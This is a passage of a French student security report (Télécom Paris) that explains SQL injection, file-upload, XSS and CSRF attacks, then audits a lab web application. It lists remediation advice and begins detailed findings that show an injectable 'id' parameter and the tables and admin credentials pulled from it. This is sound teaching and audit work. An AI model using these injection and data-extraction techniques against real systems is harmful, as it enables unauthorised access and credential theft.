



Télécom Paris

SR2I 207

Projet SR2I 207

Attaques et audit des applications WEB

Realisé par :

BEN AMOR Seifeddine

supervisé par :

M. Pascal Urien

Année académique : 2023/2024

Table des matières

Table des figures	4
Liste des tableaux	5
Introduction	1
1 Contexte du Projet	2
Introduction	2
1.1 Injection SQL	2
1.1.1 Injection SQL In-Band	3
1.1.2 Injection SQL Aveugle	3
1.1.3 Injection SQL Hors-bande	4
1.2 Téléversement des fichiers	5
1.2.1 Impacte des vulnérabilités de téléversement de fichiers	6
1.3 Les scripts intersites (XSS)	7
1.3.1 Types d'attaques XSS	7
1.3.2 Utilisation des XSS	8
1.3.3 Détection et Tests de Vulnérabilités XSS	8
1.4 La falsification de requête intersite	9
1.4.1 Conditions des attaques CSRF	10
Conclusion	10
2 Audit de sécurité	11
Introduction	11
2.1 Contexte et objectifs	11
2.1.1 Périmètre	11
2.1.2 Démarche méthodologique	12
2.2 Synthèse	12
2.2.1 Synthèse Managériale	12
2.2.2 Synthèse Vulnérabilités	13
2.2.3 Recommandations	13

2.3	Constats détaillés	17
2.3.1	Vulnérabilités et recommandations	17
3	Annexe	27
3.1	Échelles utilisées	27
3.1.1	Échelles de vulnérabilités	27
3.1.2	Échelles de recommandations	28
	Références bibliographiques	29

Table des figures

1.1	Abstraction d'une attaque SQLi [2]	3
1.2	Attaque SQLi hors-bande [4]	5
1.3	Attaque téléversement de fichiers. [5].	6
1.4	Attaque XSS [6]	7
1.5	La falsification de requête intersite [7]	9
2.1	Identification de la SQLi	17
2.2	Les noms des tableaux existante dans la base	18
2.3	Les colonnes du tableau "Users"	18
2.4	Le nom utilisateur et mot de pass de l'administrateur	19
2.5	Hash de mot de passe cassé	20
2.6	Téléversement du code php	21
2.7	les fichiers téléversés au serveur	22
2.8	Obtention du shell inversé	22
2.9	Identification de l'XSS	24
2.10	Formulaire du changement d'email	24
2.11	Payload XSS	25
2.12	Changement automatique de l'email d'un visiteur du site	25

Liste des tableaux

2.1	Portées des travaux	11
2.2	Répartition des vulnérabilités selon le risque	12
2.3	Synthèse Vulnérabilités	13
2.4	Injection SQL	17
2.5	Recommandation pour éviter SQLi	19
2.6	Risque faible mot de passe	20
2.7	Recommandation pour les faibles mots de passe	20
2.8	Risque faible mot de passe	21
2.9	Recommandation pour les téléversements des fichiers	23
2.10	Cross site Scripting	23
2.11	Recommandation pour les téléversements des fichiers	26
3.1	Echelle d'impacte	27
3.2	Echelle de facilité d'exploitation	28
3.3	Echelle de gain de sécurité	28
3.4	Echelle de gain de sécurité	28

Introduction

Dans le monde des technologies de l'information, qui évolue rapidement, la sécurité des actifs et des infrastructures numériques est primordiale. Les audits de vulnérabilité sont une composante essentielle des pratiques de cybersécurité, visant à identifier, évaluer et atténuer les menaces potentielles pour la sécurité avant qu'elles ne soient exploitées par des acteurs malveillants. Ces audits fournissent un examen systématique des faiblesses de sécurité qui pourraient être utilisées pour interrompre, voler ou compromettre des données et des systèmes.

L'importance des audits de vulnérabilité s'est accrue avec la complexité et l'interconnexion croissantes des systèmes informatiques. Les organisations de toutes tailles et de tous types sont continuellement confrontées à la nécessité de protéger les informations sensibles et de maintenir l'intégrité des systèmes face à un ensemble de cybermenaces en constante évolution.

Dans ce rapport, nous allons entreprendre un audit sur un système spécifique. Nous examinerons en détail les différentes vulnérabilités que nous avons identifiées, en les classant selon leur gravité et leur potentiel d'exploitation. Nous partagerons également les étapes de notre méthodologie qui nous ont permis de détecter ces vulnérabilités, ainsi que les recommandations proposées pour réduire leur impact. Ces recommandations viseront à fortifier les défenses du système contre les attaques futures, en s'alignant avec les meilleures pratiques et les normes de sécurité actuelles.

Chapitre 1

Contexte du Projet

Introduction

Dans ce chapitre, nous expliquerons en détail les vulnérabilités spécifiques que notre audit aborde, à savoir les injections SQL et les scripts intersites (XSS).

1.1 Injection SQL

L'injection SQL (SQLi) [1] est une vulnérabilité côté serveur des applications web qui peut être exploitée par des attaquants pour manipuler les requêtes que l'application fait à sa base de données. Cette attaque permet un accès non autorisé aux données normalement inaccessibles, y compris les données des autres utilisateurs ou toute autre donnée à laquelle l'application a accès. Dans les cas les plus graves, les attaquants peuvent même modifier ou supprimer des données, ce qui entraîne des modifications permanentes du comportement et du contenu de l'application.

L'injection SQL peut également être utilisée pour escalader l'attaque et compromettre le serveur sous-jacent ou d'autres infrastructures backend, voire provoquer une attaque par déni de service (DDOS).

La figure 1.1 représente comment fonctionne une injection SQL.



FIGURE 1.1 – Abstraction d’une attaque SQLi [2]

1.1.1 Injection SQL In-Band

L’injection SQL In-Band [3] est un type de SQLi relativement facile à détecter et à exploiter. Dans cette méthode, l’attaquant utilise le même canal de communication pour exploiter la vulnérabilité et recevoir les résultats. Par exemple, l’attaquant peut identifier une vulnérabilité SQLi sur une page web et l’utiliser pour extraire des données de la base de données et afficher les résultats sur la même page web.

- **Injection SQL Basée sur les Erreurs** [3] : Ce type d’injection SQL est particulièrement utile pour obtenir des informations sur la structure de la base de données. Les messages d’erreur générés par la base de données sont affichés directement sur l’écran du navigateur, fournissant un accès facile à des informations précieuses. Les attaquants peuvent utiliser cette technique pour énumérer toute la base de données et obtenir une compréhension plus approfondie de son contenu.
- **Injection SQL Basée sur les Unions** [3] : Ce type d’injection utilise l’opérateur SQL UNION en combinaison avec une instruction SELECT pour récupérer des résultats supplémentaires, qui sont ensuite affichés sur la page. Cette approche est la méthode la plus utilisée pour extraire de grandes quantités de données via une vulnérabilité d’injection SQL.

1.1.2 Injection SQL Aveugle

L’injection SQL aveugle [3] se distingue de l’injection SQL In-Band par le fait qu’elle ne fournit pas de retour direct sur les résultats de l’attaque. Cela est dû au fait que l’attaquant a désactivé les messages d’erreur, rendant difficile la confirmation de la réussite des requêtes injectées. Cependant, l’injection peut toujours fonctionner malgré l’absence de retour d’information. Étonnamment, même un petit retour d’information peut suffire à énumérer avec succès une base de données entière.

- **Contournement de l'Authentification** [3] : Dans les formulaires de connexion, les attaquants ne cherchent pas principalement à extraire des données de la base de données, mais à accéder au système. Généralement, les formulaires de connexion sont développés pour vérifier si une combinaison de nom d'utilisateur et de mot de passe correspond à celle de la table des utilisateurs de la base de données.

L'application web envoie une requête à la base de données en demandant, "y a-t-il un utilisateur dont le nom d'utilisateur est 'admin' et le mot de passe est 'admin123' ?" La base de données répond par oui ou non. En fonction de la réponse, l'application web autorise ou refuse l'accès.

Dans les attaques par injection SQL aveugle sur les formulaires de connexion, le but de l'attaquant est de créer une requête de base de données qui donne une réponse positive, ce qui lui permet d'accéder au système. Par conséquent, l'attaquant n'a pas besoin d'énumérer une paire nom d'utilisateur/mot de passe valide ; il doit simplement manipuler la requête pour obtenir une réponse positive.

- **Basée sur les Booléens** [3] : est un type d'attaque SQLi qui repose sur la réponse que nous recevons de nos tentatives d'injection. Cette réponse peut être un choix binaire indiquant si notre charge utile SQLi a réussi ou non. Bien que cette réponse limitée puisse sembler insuffisante, nous pouvons extraire toute la structure et le contenu de la base de données en exploitant ces résultats binaires.
- **Basée sur le Temps** [3] : suit une approche similaire aux attaques basées sur les booléens. Cependant, avec cette méthode, il n'y a pas d'indicateurs visuels de la réussite ou de l'échec des requêtes. Au lieu de cela, la validité de la requête est déterminée en fonction du temps qu'il faut pour l'exécuter. Pour introduire un délai, nous pouvons utiliser des méthodes intégrées comme SLEEP(x) avec l'instruction UNION. La méthode SLEEP() ne s'exécutera que si l'instruction UNION SELECT réussit, confirmant ainsi la réussite de l'attaque.

1.1.3 Injection SQL Hors-bande

L'injection SQL hors-bande [3] dépend de circonstances spécifiques, telles que les fonctionnalités activées du serveur de base de données ou la logique métier de l'application web qui déclenche des appels réseau externes en fonction des résultats des requêtes SQL. Cette attaque implique deux canaux de communication, l'un pour lancer l'attaque et l'autre pour recueillir les résultats. Par exemple, le canal d'attaque pourrait être une requête web, tandis que le canal de collecte de données pourrait impliquer la surveillance des requêtes HTTP/DNS faites à un service

contrôlé par l'attaquant.

La figure 1.2 représente une attaque SQLi hors-bande.




FIGURE 1.2 – Attaque SQLi hors-bande [4]

1.2 Téléversement des fichiers

Les vulnérabilités liées au téléversement de fichiers surviennent lorsqu'un serveur web permet aux utilisateurs de téléverser des fichiers sur son système de fichiers sans valider suffisamment des aspects tels que leur nom, type, contenu ou taille. Le non-respect de ces restrictions peut signifier qu'une fonction de téléversement d'image basique peut être utilisée pour téléverser des fichiers arbitraires et potentiellement dangereux. Cela peut même inclure des fichiers de script côté serveur permettant l'exécution de code à distance.[5]

Dans certains cas, le simple acte de téléverser le fichier suffit à causer des dommages. D'autres attaques peuvent impliquer une requête HTTP de suivi pour le fichier, généralement pour déclencher son exécution par le serveur.

La figure 1.3 représente le fonctionnement de ce type d'attaque.




FIGURE 1.3 – Attaque téléversement de fichiers. [5].

1.2.1 Impacte des vulnérabilités de téléversement de fichiers

L'impact des vulnérabilités liées au téléversement de fichiers dépend généralement de deux facteurs clés :

1. Quel aspect du fichier le site web ne parvient pas à valider correctement, que ce soit sa taille, son type, son contenu, etc.
2. Quelles restrictions sont imposées au fichier une fois qu'il a été téléversé avec succès.

Dans le pire des cas, si le type de fichier n'est pas correctement validé et que la configuration du serveur permet l'exécution de certains types de fichiers, par exemple des fichiers php ou jsp, en tant que code, un attaquant pourrait téléverser un fichier de code côté serveur fonctionnant comme une web shell, lui donnant ainsi un contrôle total sur le serveur.

Si le nom du fichier n'est pas correctement validé, cela pourrait permettre à un attaquant de remplacer des fichiers critiques simplement en téléversant un fichier portant le même nom. Si le serveur est également vulnérable à la traversée de répertoires, cela pourrait signifier que les attaquants peuvent téléverser des fichiers dans des emplacements non prévus.

Ne pas s'assurer que la taille du fichier respecte les seuils attendus pourrait également permettre une forme d'attaque par déni de service (DoS), où l'attaquant remplit l'espace disque disponible.[5]

1.3 Les scripts intersites (XSS)

Les scripts intersites (XSS) [6] est un type de faille de sécurité dans les applications web qui permet aux attaquants de compromettre les interactions entre les utilisateurs et l'application vulnérable. Cette vulnérabilité permet aux attaquants de contourner la politique de même origine qui sépare les différents sites web les uns des autres. En exploitant le XSS, les attaquants peuvent se faire passer pour des utilisateurs légitimes, exécuter toutes les actions que les utilisateurs sont autorisés à effectuer et accéder à leurs données. Si l'utilisateur ciblé possède des privilèges élevés au sein de l'application, l'attaquant pourrait potentiellement prendre le contrôle total des données et des fonctionnalités de l'application.

La figure 1.4 représente comment fonctionne le XSS.




FIGURE 1.4 – Attaque XSS [6]

1.3.1 Types d'attaques XSS

Il existe trois principales catégories d'attaques XSS

- **XSS Réfléchi** : Dans ce type d'attaque [6], le script malveillant est inclus dans la requête HTTP actuelle et renvoyé au navigateur de la victime dans la réponse du serveur. Le script est ensuite exécuté dans le navigateur de la victime, permettant potentiellement à l'attaquant de détourner sa session ou de voler des données sensibles.

- **XSS Stocké** : Dans une attaque XSS stockée [6], l'attaquant injecte un script malveillant dans la base de données du site web, généralement via un champ de saisie ou tout autre contenu contrôlé par l'utilisateur. Lorsqu'un utilisateur victime visite la page affectée, le script est servi directement depuis la source côté serveur et exécuté dans son navigateur.
- **XSS Basé sur le DOM** : Ce type d'attaque [6] survient lorsque la vulnérabilité existe dans le code côté client, spécifiquement au sein du Document Object Model (DOM) d'une page web. L'attaquant peut manipuler le DOM pour injecter un script malveillant, qui est ensuite exécuté dans le navigateur de la victime sans que le serveur soit directement impliqué dans la livraison du script malveillant.

1.3.2 Utilisation des XSS

Lors de l'exploitation d'une vulnérabilité de XSS [6], un attaquant peut généralement :

- Prétendre être l'utilisateur victime, ce qui lui permet potentiellement de contourner l'authentification ou d'accéder à des informations sensibles.
- Effectuer toute action que l'utilisateur victime est autorisé à faire au sein de l'application vulnérable.
- Lire toutes les données auxquelles l'utilisateur victime est autorisé à accéder, y compris des informations sensibles telles que les identifiants de connexion ou les données financières.
- Capturer les identifiants de connexion ou d'autres informations confidentielles de l'utilisateur victime en utilisant des scripts malveillants.
- Défigurer ou vandaliser le site web en injectant du contenu non autorisé ou en modifiant le contenu existant.
- Injecter du code malveillant dans le site web pouvant exécuter des actions arbitraires ou introduire des vulnérabilités pouvant être exploitées ultérieurement.

1.3.3 Détection et Tests de Vulnérabilités XSS

Pour tester manuellement les vulnérabilités de XSS, un input unique, tel qu'une chaîne alphanumérique, est soumis à chaque point d'entrée de l'application. Ensuite, toutes les instances de cet input dans les réponses HTTP sont identifiées et testées individuellement pour déterminer si elles peuvent être exploitées pour exécuter du JavaScript non autorisé [6].

Cette approche nous permet d'identifier le contexte dans lequel se produit le XSS et de choisir une charge utile appropriée pour l'exploiter.

En ce qui concerne les vulnérabilités XSS basées sur le DOM qui proviennent des paramètres d'URL, une approche similaire est utilisée : un input unique est placé dans le paramètre, et les outils de développement du navigateur sont utilisés pour rechercher cet input dans le DOM. Chaque emplacement est ensuite testé pour déterminer s'il est exploitable.

Cependant, détecter d'autres types de XSS basés sur le DOM, tels que ceux provenant d'inputs non basés sur l'URL (comme `document.cookie`) ou de récepteurs non basés sur le HTML (comme `setTimeout`), nécessite un examen plus approfondi du code JavaScript. Cela peut être un processus long, mais il est nécessaire pour trouver et corriger ces vulnérabilités [6].

1.4 La falsification de requête intersite

La falsification de requête intersite (CSRF) est une vulnérabilité de sécurité web qui permet à un attaquant de pousser les utilisateurs à effectuer des actions non souhaitées. La CSRF permet à un attaquant de contourner en partie la politique de même origine, qui est conçue pour empêcher les sites web de s'interférer les uns avec les autres.[7]

La figure 1.5 représente le fonctionnement de ce type d'attaque.




FIGURE 1.5 – La falsification de requête intersite [7]

1.4.1 Conditions des attaques CSRF

Pour qu'une attaque CSRF soit possible, trois conditions clés doivent être réunies :

1. Avoir une action pertinente au sein de l'application que l'attaquant souhaite induire, cette action peut être une action privilégiée, comme la modification des permissions d'autres utilisateurs, ou une action sur les données spécifiques d'un utilisateur, comme le changement de son propre mot de passe.[7]
2. L'application doit gérer les sessions principalement à travers des cookies, Cela signifie que pour réaliser l'action, l'application envoie une ou plusieurs requêtes HTTP et identifie l'utilisateur uniquement via des cookies de session, sans utiliser d'autres mécanismes pour suivre les sessions ou valider les requêtes des utilisateurs.[7]
3. Les requêtes effectuant l'action ne doivent pas contenir de paramètres imprévisibles dont les valeurs ne peuvent pas être déterminées ou devinées par l'attaquant. Par exemple, une fonction de changement de mot de passe n'est pas vulnérable si l'attaquant a besoin de connaître la valeur du mot de passe existant.[7]

Pour mener à bien une attaque CSRF, un attaquant peut placer le HTML malveillant sur un site Web qu'il contrôle, puis inciter les victimes à visiter ce site. Cela peut être réalisé en fournissant aux utilisateurs un lien vers le site, par e-mail ou message sur les réseaux sociaux. Ou, si l'attaque est insérée sur un site web populaire (un commentaire d'utilisateur par exemple), l'attaquant pourrait simplement attendre que les utilisateurs visitent le site.

Il est à noter que certaines exploitations CSRF simples utilisent la méthode GET et peuvent être totalement autonomes avec une seule URL sur le site vulnérable. Dans ce cas, l'attaquant peut ne pas avoir besoin d'utiliser un site externe et peut directement fournir aux victimes une URL malveillante sur le domaine vulnérable.[7]

Conclusion

Dans ce chapitre, nous avons défini les attaques concernées par ce projet, à savoir les injections SQL (SQLi) et les téléversements de fichiers qui sont des attaques côté serveur, et les scripts intersites (XSS) et Cross-Site Request Forgery (CSRF) qui sont des attaques côté client.

Chapitre 2

Audit de sécurité

Introduction

Dans ce chapitre, on parlera de l'audit qu'on a fait, les vulnérabilités découvertes et leur sévérité.

2.1 Contexte et objectifs

Notre équipe a été chargée d'effectuer un audit applicatif afin d'identifier les vulnérabilités sur une application Web et avoir l'accès root sur le serveur qui héberge l'application. Ce rapport a pour objectif de déterminer ces points :

- Synthèse managériale (vision risques / non technique)
- Synthèse technique
- Détail des failles identifiées (avec preuves d'exploitation)
- Plan d'actions avec les remédiations

2.1.1 Périmètre

La portée des travaux s'est limitée aux éléments suivants :

Référence	Adresses IP / URI
Application Web	192.168.12.57
Application Web	https ://0a1e00c0.web-security-academy.net

TABLE 2.1 – Portées des travaux

2.1.2 Démarche méthodologique

Les tests d'intrusion applicatif effectués sur l'application Web se concentrent principalement sur l'identification d'un maximum de vulnérabilités et avoir l'accès shell sur le serveur :

-> Tests d'intrusion Applicatif Black-Box

2.2 Synthèse

2.2.1 Synthèse Managériale

Cette section présente les résultats de pentest applicatif de l'application web dont l'objectif était d'identifier un maximum de vulnérabilités . Les résultats de tests d'intrusion nous amènent à donner une note D-Critique qui a un niveau de sécurité Insuffisant. Les tests ont permis d'identifier N constats réparties comme suit :

Vulnérabilité à risque	critique	majeur	Important	mineur
Nombre	4	0	0	0

TABLE 2.2 – Répartition des vulnérabilités selon le risque

En conclusion, les faiblesses identifiées conduisent à des attaques qui peuvent avoir un impact élevé sur la confidentialité, l'intégrité et la disponibilité des actifs examinés, les données traitées, stockées et transmises par eux, et leurs utilisateurs.

2.2.2 Synthèse Vulnérabilités

Référence	Titre	Sévérité	Brève description	Impact
ID ₀ 1	Injection SQL	Critique	L'identification du paramètre "id" comme étant vulnérable à l'injection SQL.	Un attaquant peut exploiter l'injection SQL pour accéder ou divulguer des informations sensibles dans la base de données.
ID ₀ 2	Faible mot de passe	Critique	Utilisation du mot de passe courant.	Un attaquant peut facilement obtenir les mots de passe claires des comptes.
ID ₀ 3	Téléversement de fichiers	Critique	l'application web ne vérifie pas correctement les fichiers téléchargés par les utilisateurs.	Un attaquant peut contourner les restrictions d'extension de fichier et de télécharger des fichiers malveillants sur le serveur. Cela peut entraîner l'exécution de code malveillant, la compromission de la sécurité du serveur et l'accès non autorisé aux données sensibles.
ID ₀ 4	XSS	Critique	L'application web, dans la section des commentaires d'un blog, permet aux utilisateurs de soumettre des commentaires sans filtrer correctement les entrées	Un attaquant peut injecter du code malveillant, généralement du JavaScript, qui sera exécuté dans le navigateur des visiteurs du blog.

TABLE 2.3 – Synthèse Vulnérabilités

2.2.3 Recommandations

Dans cette partie, nous offrirons des recommandations pour renforcer la sécurité des systèmes d'information face aux attaques web sophistiquées que nous avons identifiées.

— Prévention des attaques SQL Injection

Pour prévenir les attaques par injection SQL, nous recommandons les meilleures pratiques suivantes :

- **Identification des fichiers sensibles** : Examinez le contenu de chaque fichier dans les dossiers partagés pour identifier ceux qui contiennent des informations sensibles ou confidentielles. Cela peut inclure des données personnelles, des informations financières, des secrets commerciaux, ou tout autre type de données dont la divulgation pourrait nuire à l'entreprise ou à ses clients.
- **Classification des fichiers** : Une fois identifiés, classez les fichiers en différentes catégories de sensibilité. Par exemple, vous pourriez utiliser des classifications telles que "Public", "Interne", "Confidentiel" et "Très confidentiel". Cette classification aidera à déterminer le niveau de protection nécessaire pour chaque fichier.
- **Attribution des autorisations d'accès** : Basé sur la classification des fichiers, attribuez des autorisations d'accès différenciées. Les fichiers les plus sensibles devraient être accessibles uniquement aux individus ayant un besoin strict de les consulter.
- **Sécurisation des requêtes SQL** : L'utilisation de requêtes préparées avec des paramètres liés sépare la logique du langage de requête des données fournies par l'utilisateur et augmente la sécurité des interactions avec la base de données. Les espaces réservés utilisés dans les requêtes préparées empêchent que l'entrée de l'utilisateur soit traitée comme du code SQL, réduisant ainsi le risque d'injection. Les procédures stockées encapsulent la logique SQL à l'intérieur de la base de données elle-même, ce qui empêche l'accès direct aux entrées utilisateur et contribue à la robustesse face aux injections SQL.
- **Mise en œuvre d'un pare-feu d'application web** : Les WAF emploient des listes blanches pour autoriser le trafic légitime et des listes noires pour bloquer les attaques connues et inconnues, incluant celles par injection SQL. Les configurations de WAF peuvent inclure des règles personnalisées pour identifier et contrer des tentatives d'injection SQL spécifiques.

— Prévention de la vulnérabilité Faible mot de passe :

Pour prévenir les attaques qui exploitent la vulnérabilité Faible mot de passe, nous recommandons les meilleures pratiques suivantes :

- **Politiques de mot de passe strictes** : Mettre en place des directives claires pour la création de mots de passe, exigeant une longueur minimale

(généralement 12 caractères ou plus), ainsi que l'inclusion de lettres majuscules et minuscules, de chiffres et de symboles spéciaux.

- **Utilisation de gestionnaires de mots de passe** : usage de gestionnaires de mots de passe pour générer, stocker et gérer des mots de passe complexes, ce qui élimine le besoin de se souvenir de multiples mots de passe difficiles.
- **Authentification multi-facteurs (AMF)** : Implanter l'authentification multi-facteurs comme une couche supplémentaire de sécurité, réduisant ainsi l'impact potentiel d'un mot de passe compromis.
- **Vérifications régulières** : Utiliser des outils pour vérifier régulièrement si les mots de passe utilisés ne figurent pas dans des listes de mots de passe exposés lors de brèches de sécurité antérieures.
- **Prévention des attaques par téléversement de fichiers sur le serveur (File Upload)**

Pour éviter ce type d'attaques par téléchargement de fichiers sur le serveur, nous recommandons les pratiques suivantes :

- **N'autoriser que certains types de fichiers** : En restreignant les types de fichiers autorisés, vous empêchez le téléchargement d'exécutables, de scripts et d'autres fichiers potentiellement malveillants sur votre application.
- **Vérifier les types de fichiers** : En plus de limiter les types de fichiers autorisés, il est crucial de vérifier que les fichiers téléchargés ne sont pas déguisés en un type de fichier permis. Par exemple, un pirate pourrait renommer un fichier .exe en .docx. Si votre sécurité se base uniquement sur l'extension du fichier, le pirate pourrait ainsi tromper vos contrôles en faisant passer un exécutable pour un document Word. Il est donc essentiel d'analyser et de valider le type de fichier réel avant d'autoriser son téléchargement.
- **Recherche de logiciels malveillants** : Pour minimiser les risques, il est important d'analyser tous les fichiers à la recherche de virus. Nous conseillons d'utiliser plusieurs programmes antivirus différents, qui combinent des méthodes classiques, des vérifications préventives, et des techniques basées sur l'intelligence artificielle, pour mieux détecter les menaces et réduire le temps durant lequel votre système pourrait être exposé à des virus.
- **Authentifier les utilisateurs** : Pour améliorer la sécurité, il est judicieux de demander aux utilisateurs de se connecter avant de permettre le téléchargement de fichiers. Cependant, cette mesure ne garantit pas que l'ordinateur de l'utilisateur soit exempt de toute compromission.

- **Définissez une longueur de nom maximale et une taille de fichier maximale :** Assurez-vous de fixer une longueur maximale pour les noms de fichiers (en limitant les caractères autorisés si possible) et une taille maximale de fichier pour prévenir toute interruption de service.
- **Randomiser les noms des fichiers téléchargés :** Renommez de façon aléatoire les fichiers téléchargés pour empêcher les attaquants d'accéder aux fichiers en utilisant le nom original.

— Prévention des Attaques par XSS

Pour éviter ce type d'attaques de type cross site scripting, nous recommandons les 4 pratiques suivantes :

- **Échapper les Entrées de l'Utilisateur :** Utilisez des fonctions d'échappement pour les caractères spéciaux dans les entrées des utilisateurs avant de les afficher dans le navigateur. Par exemple, convertissez `<` en `<` et `>` en `>` pour empêcher l'interprétation des balises HTML.
- **Validation et Nettoyage des Entrées :** Validez toutes les entrées des utilisateurs en utilisant des règles strictes. Filtrez les caractères non autorisés et nettoyez les entrées pour éliminer les scripts potentiels. Utilisez des bibliothèques ou des frameworks de sécurité qui offrent des fonctions de validation et de nettoyage robustes.
- **Utilisation de Content Security Policy (CSP) :** Implémentez une CSP pour restreindre les sources de contenu autorisées à être chargées et exécutées sur votre site. Une CSP bien configurée peut empêcher l'exécution de scripts malveillants en limitant les sources de scripts à des domaines de confiance.
- **Encodez les Données en Sortie :** Lors de l'affichage des données soumises par les utilisateurs, assurez-vous de les encoder correctement pour le contexte dans lequel elles sont utilisées (HTML, JavaScript, CSS, etc.). Par exemple, encodez les données HTML pour les afficher dans les éléments HTML et encodez les données JavaScript pour les inclure dans le code JavaScript.

2.3 Constats détaillés

2.3.1 Vulnérabilités et recommandations

2.3.1.1 Injection SQL

Risque	Critique	Probabilité d'exploitation	Elevée	CVSS Score	10
Vecteur CVSS	CVSS :3.1/AV :N/AC :L/PR :N/UI :N/S :C/C :H/I :H/A :H				
Catégorie	Entrée non validée				
Actifs touchés	192.168.12.57/cat.php?id='				

TABLE 2.4 – Injection SQL

Description

Découverte d'une vulnérabilité d'injection SQL dans un paramètre de l'application, révélant des informations sensibles sur l'administrateur de l'application web.



FIGURE 2.1 – Identification de la SQLi

Comme illustré dans la figure 2.1, on détecte que le paramètre `id` est vulnérable à l'injection sql.

On peut par la suite extraire les tableaux existantes dans la base de données.

picture: statistics	STATISTICS
picture: tables	TABLES
picture: table_constraints	TABLE_CONSTRAINTS
picture: table_privileges	TABLE_PRIVILEGES
picture: triggers	TRIGGERS
picture: user_privileges	USER_PRIVILEGES
picture: views	VIEWS
picture: categories	categories
picture: pictures	pictures
picture: users	users

FIGURE 2.2 – Les noms des tableaux existante dans la base

L'un des tableaux extraits est le tableau des utilisateurs "Users".

Nous pouvons ainsi extraire les noms des colonnes de cette table et, par conséquent, accéder aux données existantes dans ce tableau.

picture: hacker	
picture: id	id
picture: login	login
picture: password	password

FIGURE 2.3 – Les colonnes du tableau "Users"

On obtient le nom d'utilisateur de l'administrateur et le hash de son mot de passe.




FIGURE 2.4 – Le nom utilisateur et mot de pass de l'administrateur

Risque

